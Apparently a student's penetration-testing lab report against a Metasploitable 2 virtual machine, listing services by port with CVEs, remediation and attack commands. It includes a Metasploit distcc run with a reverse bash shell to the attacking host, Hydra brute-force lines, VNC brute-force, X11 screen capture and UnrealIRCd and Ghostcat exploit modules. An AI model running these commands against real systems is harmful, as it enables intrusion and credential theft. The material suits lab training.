+ -- --=[2,584 exploits - 1,319 auxiliary - 1,694 payloads]
+ -- --=[433 post - 49 encoders - 14 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.0.125
RHOSTS ⇒ 192.168.0.125
msf exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP handler on 192.168.0.123:4444
[*] 192.168.0.125:3632 - stderr: bash: 196: Bad file descriptor
[*] 192.168.0.125:3632 - stderr: bash: /dev/tcp/192.168.0.123/4444: No such f
ile or directory
[*] 192.168.0.125:3632 - stderr: bash: 196: Bad file descriptor
[*] Exploit completed, but no session was created.

🔴 Port 5432 – PostgreSQL

Service: PostgreSQL Database

Description

PostgreSQL is an advanced open-source database system.

Possible Attack Methods

- Weak credentials
- Database enumeration
- Privilege escalation

Tools Used

- Nmap
- psql
- Hydra

Impact

- Data breach
- Unauthorized DB access

Severity : High

CVE-ID

- CVE-2019-9193

CVSS

- 7.8 – High

Remediation

- Enforce authentication
- Disable remote access

References

https://book.hacktricks.xyz/network-services-pentesting/pentesting-postgresql

Method 1: PostgreSQL Login

- `psql -h 192.168.0.125 -U postgres`

➡ Attempts direct database login.

Method 2: Password Brute-force

- `hydra -l postgres -P rockyou.txt postgres://192.168.0.125`


➡ Tests weak passwords.


Method 3: Nmap Enumeration

- `nmap -p5432 --script pgsql-info 192.168.0.125`

  ➡ This command uses the Nmap Scripting Engine (NSE) to connect to a PostgreSQL database on port 5432 to retrieve server information, such as the protocol version and available authentication methods.

PUC :


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
(sahil㉿kali)-[~]
$ sudo su
[sudo] password for sahil:
(root㉿kali)-[/home/sahil]
psql -h 192.168.0.125 -U postgres
Password for user postgres:
psql: error: connection to server at "192.168.0.125", port 5432 failed: SSL error: unsupported protocol
This may indicate that the server does not support any SSL protocol version between TLSv1.2 and TLSv1.3.
connection to server at "192.168.0.125", port 5432 failed: FATAL: password authentication failed for user "postgres"
(root㉿kali)-[/home/sahil]
psql -h 192.168.0.125 -U postgres
Password for user postgres:
psql (18.1 (Debian 18.1-2), server 8.3.1)
WARNING: psql major version 18, server major version 8.3.
Some psql features might not work.
Type "help" for help.
postgres=#


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$ _
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
[ERROR] File for passwords not found: rockyou.txt
(root㉿kali)-[/home/sahil]
hydra -l postgres -P example.txt postgres://192.168.0.125
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-31 17:52:46
[ERROR] File for passwords not found: example.txt
(root㉿kali)-[/home/sahil]
nmap -p5432 --script pgsql-info 192.168.0.125
Starting Nmap 7.98 (https://nmap.org) at 2025-12-31 17:53 +0530
NSE: failed to initialize the script engine:
/usr/share/nmap/nse_main.lua:829: 'pgsql-info' did not match a category, filename, or directory
stack traceback:
[C]: in function 'error'
/usr/share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
/usr/share/nmap/nse_main.lua:1364: in main chunk
[C]: in ?
QUITTING!
(root㉿kali)-[/home/sahil]
#

🔴 Port 5900 – VNC

Service: Virtual Network Computing

Description

VNC allows remote graphical desktop access.

Possible Attack Methods

- Weak authentication
- Screen capture
- Session hijacking

Tools Used

- Nmap
- vncviewer
- Metasploit

Impact

- Full GUI access

Severity : Critical

CVE-ID

- CVE-2006-2369

CVSS

- 9.0 – Critical

Remediation

- Use strong passwords

- Tunnel via SSH

References

https://book.hacktricks.xyz/network-services-pentesting/pentesting-vnc

Method 1: VNC Viewer Connection

- `vncviewer 192.168.0.125`

➡ Attempts direct remote desktop access.

Method 2: Password Attack

- `hydra -P rockyou.txt vnc://192.168.0.125`


➡ Brute-forces VNC password.

Method 3: Nmap Enumeration

- `nmap -p5900 --script vnc-info,vnc-brute 192.168.0.125`

  ➡ This command uses the Nmap Scripting Engine (NSE) to retrieve VNC server configuration details and attempt to crack login credentials via brute-force on port 5900.

PUC :



🔴 Port 6000 – X11

Service: X Window System

Description

X11 allows remote graphical display sharing.

Possible Attack Methods

- Keystroke sniffing
- Screen capture

Tools Used

- xspy
- xwd
- Nmap

Impact

- Credential theft

Severity : High

CVE-ID

- CVE-2016-7955

CVSS

- 7.2 – High

Remediation

- Disable remote X11
- Use SSH forwarding

References

https://book.hacktricks.xyz/network-services-pentesting/x11

Method 1: Display Access

- `xeyes -display 192.168.0.125:0`


➡ Check if the X11 display is open.

Method 2: Screen Capture

- `xwd -root -display 192.168.0.125:0`

➡ Captures remote screen.

PUC :



🔴 Port 6667 – IRC

Service: Internet Relay Chat

Description

IRC is used for chat communication and often abused for C2 channels.

Possible Attack Methods

- Botnet C2
- Command injection

Tools Used

- Nmap
- Metasploit

Impact

- Remote control of host

Severity : Medium

CVE-ID

- CVE-2010-2075

CVSS

- 6.5 – Medium

Remediation

- Disable unused IRC services

References

https://attack.mitre.org/techniques/T1102/

Method 1: IRC Connection

- `nc 192.168.0.125 6667`


➡ Manual IRC interaction.

Method 2: Nmap Enumeration

- `nmap -p6667 --script irc-info 192.168.0.125`

➡ This command uses the Nmap Scripting Engine (NSE) to gather information from an IRC server on port 6667, retrieving details such as the server version, number of users, active channels, and system uptime.

PUC :



🔴 Port 6697 – IRCs

Service: Internet Relay Chat Secure (SSL)

Description

IRCs is the encrypted version of IRC, commonly used for real-time chat. In vulnerable systems, IRC services are often abused as Command-and-Control (C2) channels.

Possible Attack Methods

- Botnet C2 communication
- Weak authentication abuse
- Backdoored IRC daemon
- Channel hijacking

Tools Used

- Nmap
- Metasploit
- Netcat
- SSL IRC clients

Impact

- Remote command execution
- Persistent attacker communication

Severity : High

CVE-ID

- CVE-2010-2075 (UnrealIRCd backdoor)

CVSS

- 8.8 – High

Remediation

- Disable unused IRC services
- Restrict firewall access
- Use updated IRC daemons

References

https://nvd.nist.gov/vuln/detail/CVE-2010-2075
https://www.exploit-db.com/

Method 1: Service Enumeration

```
nmap -p6697 -sV 192.168.0.125
```

➡ Identifies IRC daemon and SSL configuration.

Method 2: Banner Grabbing

```
nc 192.168.0.125 6697
```


➡ Checks for backdoored or misconfigured IRC banners.

Method 3: Metasploit Exploitation

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

➡ Exploits known UnrealIRCd backdoor if present.

PUC :



🔴 Port 8009 – AJP13

Service: Apache JServ Protocol

Description

AJP connects Apache Tomcat to web servers. Misconfigured AJP allows file disclosure and remote code execution.

Possible Attack Methods

- File disclosure
- Remote code execution
- Configuration leakage

Tools Used

- Nmap
- Metasploit

- curl

Impact

- Sensitive file exposure
- Full server compromise

Severity : Critical

CVE-ID

- CVE-2020-1938 (Ghostcat)

CVSS

- 9.8 – Critical

Remediation

- Disable AJP if not required
- Restrict access to localhost
- Patch Tomcat

References

https://nvd.nist.gov/vuln/detail/CVE-2020-1938
https://portswigger.net/daily-swig/ghostcat

Method 1: AJP Enumeration

```
nmap -p8009 --script ajp-methods 192.168.0.125
```

➡ Enumerates allowed AJP methods.

Method 2: File Read Exploit

```
use auxiliary/admin/http/tomcat_ghostcat
```


➡ Reads sensitive files like web.xml.

Method 3: Manual Testing

```
curl http://192.168.0.125:8009
```

➡ Checks if AJP responds externally.

PUC :



🔴 Port 8180 – HTTP Alternate

Service: Web Application (Alternate Port)

Description

Alternate HTTP ports often host admin panels, test applications, or vulnerable web services.

Possible Attack Methods

- SQL Injection
- Default credentials
- File upload abuse

Tools Used

- Nikto
- Burp Suite
- Metasploit

Impact

- Web shell upload
- Data breach

Severity : High

CVE-ID

- CVE-2017-5638 (Apache Struts RCE)

CVSS

- 10.0 – Critical

Remediation

- Restrict access
- Patch web frameworks
- Remove test pages

References

https://owasp.org
https://nvd.nist.gov

Method 1: Web Scanning

```
nikto -h http://192.168.0.125:8180
```

➡ Detects vulnerable scripts and misconfigurations.

Method 2: Directory Brute Force

```
gobuster dir -u http://192.168.0.125:8180 -w
wordlist.txt
```

➡ Finds hidden admin panels.

Method 3: Manual Browser Testing


firefox http://192.168.0.125:8180


or

google-chrome http://192.168.0.125:8180

➡ Used to identify login panels and upload forms.

PUC :


